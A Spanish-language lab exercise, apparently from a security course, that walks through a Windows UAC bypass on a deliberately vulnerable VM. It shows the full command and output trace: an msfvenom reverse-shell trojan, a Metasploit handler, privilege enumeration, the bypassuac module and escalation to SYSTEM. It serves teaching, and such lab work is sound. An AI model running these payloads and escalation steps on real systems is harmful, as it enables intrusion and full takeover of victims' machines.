EJERCICIOS - EVASIÓN DE WINDOWS UAC


PREREQUISITOS

- KALI LINUX
- WINDOWSPLOITABLE LPE

Ejercicio 1 - Metasploit y Windows UAC


Entra en Windowsploitable LPE y realiza las siguientes tareas:

- Habilitar el UAC nivel "Predeterminado".



- Crear una sesión de meterpreter en el usuario master.

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe > mytroyan1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```





```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.29 - - [08/Feb/2023 19:05:04] "GET / HTTP/1.1" 200 -
10.0.2.29 - - [08/Feb/2023 19:05:09] "GET / HTTP/1.1" 200 -
10.0.2.29 - - [08/Feb/2023 19:05:22] "GET /mytroyan1.exe HTTP/1.1" 200 -
```

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) > [*] Sending stage (200774 bytes) to 10.0.2.29
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.29:49162) at 2023-02-07 15:31:49 +0100

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x64/windows  HETEAM\master @ HETEAM  10.0.2.15:4444 → 10.0.2.29:49162 (10.0.2.29)
```

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: HETEAM\master
```

- Abrir una shell y comprobar los permisos del usuario master, haz también una comprobación de los grupos a los que pertenece.




```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x64/windows  HETEAM\master @ HETEAM  10.0.2.15:4444 → 10.0.2.29:49204 (10.0.2.29)

msf6 exploit(multi/handler) >
```

```
meterpreter > getuid
Server username: HETEAM\master
meterpreter > shell
Process 1320 created.
Channel 1 created.
Microsoft Windows [Versi◆n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
```

```
C:\Users\master\Downloads>net localgroup
net localgroup

Alias para \\HETEAM

-------------------------------------------------------------------------------
*Administradores
*Duplicadores
*IIS_IUSRS
*Invitados
*Lectores del registro de eventos
*Operadores criptogr◆ficos
*Operadores de configuraci◆n de red
*Operadores de copia de seguridad
*Usuarios
*Usuarios avanzados
*Usuarios COM distribuidos
*Usuarios de escritorio remoto
*Usuarios del monitor de sistema
*Usuarios del registro de rendimiento
Se ha completado el comando correctamente.
```

```
C:\Users\master\Downloads>net localgroup Administradores
net localgroup Administradores
Nombre de alias      Administradores
Comentario           Los administradores tienen acceso completo y sin restricciones al equipo o dominio

Miembros

-------------------------------------------------------------------------------
Administrador
master
Se ha completado el comando correctamente.
```

```
C:\Users\master\Downloads>whoami /priv
whoami /priv

INFORMACI◆N DE PRIVILEGIOS
--------------------------

Nombre de privilegio                Descripci◆n                                       Estado
=================================== ================================================= ============
SeShutdownPrivilege                 Apagar el sistema                                 Deshabilitado
SeChangeNotifyPrivilege             Omitir comprobaci◆n de recorrido                  Habilitada
SeUndockPrivilege                   Quitar equipo de la estaci◆n de acoplamiento      Deshabilitado
SeIncreaseWorkingSetPrivilege       Aumentar el espacio de trabajo de un proceso      Deshabilitado
SeTimeZonePrivilege                 Cambiar la zona horaria                           Deshabilitado
```

```
C:\Users\master\Downloads>whoami /all
whoami /all

INFORMACI◆N DE USUARIO
──────────────────────

Nombre de usuario SID
═════════════════ ═══════════════════════════════════════════
heteam\master     S-1-5-21-19172528-1209964388-2871542679-1000


INFORMACI◆N DE GRUPO
────────────────────

Nombre de grupo                                                
```

- Intentar elevar a system.

No se pudo elevar por getsystem

```
C:\Users\master\Downloads>exit
exit
meterpreter > getuid
Server username: HETEAM\master
meterpreter > getsystem

^C[-] Error running command getsystem: Interrupt
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 691 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

- En caso de no poder, utilizar un módulo de bypass para saltarse el UAC y conseguir así elevar privilegios. En esta

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x64/windows  HETEAM\master @ HETEAM  10.0.2.15:4444 → 10.0.2.29:49162 (10.0.2.29)
```

```
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Windows Escalate UAC Protection Bypass
   3   exploit/windows/local/bypassuac_injection              2010-12-31       excellent  No     Windows Escalate UAC Protection Bypass (In Memory Injection)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent  No     Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   5   exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent  No     Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
   6   exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent  Yes    Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   7   exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent  Yes    Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   8   exploit/windows/local/bypassuac_sdclt                  2017-03-17       excellent  Yes    Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
   9   exploit/windows/local/bypassuac_silentcleanup          2019-02-24       excellent  No     Windows Escalate UAC Protection Bypass (Via SilentCleanup)
   10  exploit/windows/local/bypassuac_dotnet_profiler        2017-03-17       excellent  Yes    Windows Escalate UAC Protection Bypass (Via dot net profiler)
   11  exploit/windows/local/bypassuac_fodhelper              2017-05-12       excellent  Yes    Windows UAC Protection Bypass (Via FodHelper Registry Key)
   12  exploit/windows/local/bypassuac_sluihijack             2018-01-15       excellent  Yes    Windows UAC Protection Bypass (Via Slui File Handler Hijack)

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/local/bypassuac_sluihijack
```

```
msf6 exploit(multi/handler) > use 2
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/local/bypassuac) > options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    1                yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x64


View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 7168 bytes long being uploaded..
[*] Sending stage (200774 bytes) to 10.0.2.29
[*] Meterpreter session 2 opened (10.0.2.15:4444 → 10.0.2.29:49164) at 2023-02-07 15:50:11 +0100

meterpreter > getuid
Server username: HETEAM\master
```

- "nueva sesión", realizar una elevación a NT Authority\System

```
meterpreter > getuid
Server username: HETEAM\master
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
msf6 exploit(windows/local/bypassuac) > sessions

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  1         meterpreter x64/windows  HETEAM\master @ HETEAM      10.0.2.15:4444 → 10.0.2.29:49162 (10.0.2.29)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETEAM  10.0.2.15:4444 → 10.0.2.29:49164 (10.0.2.29)
```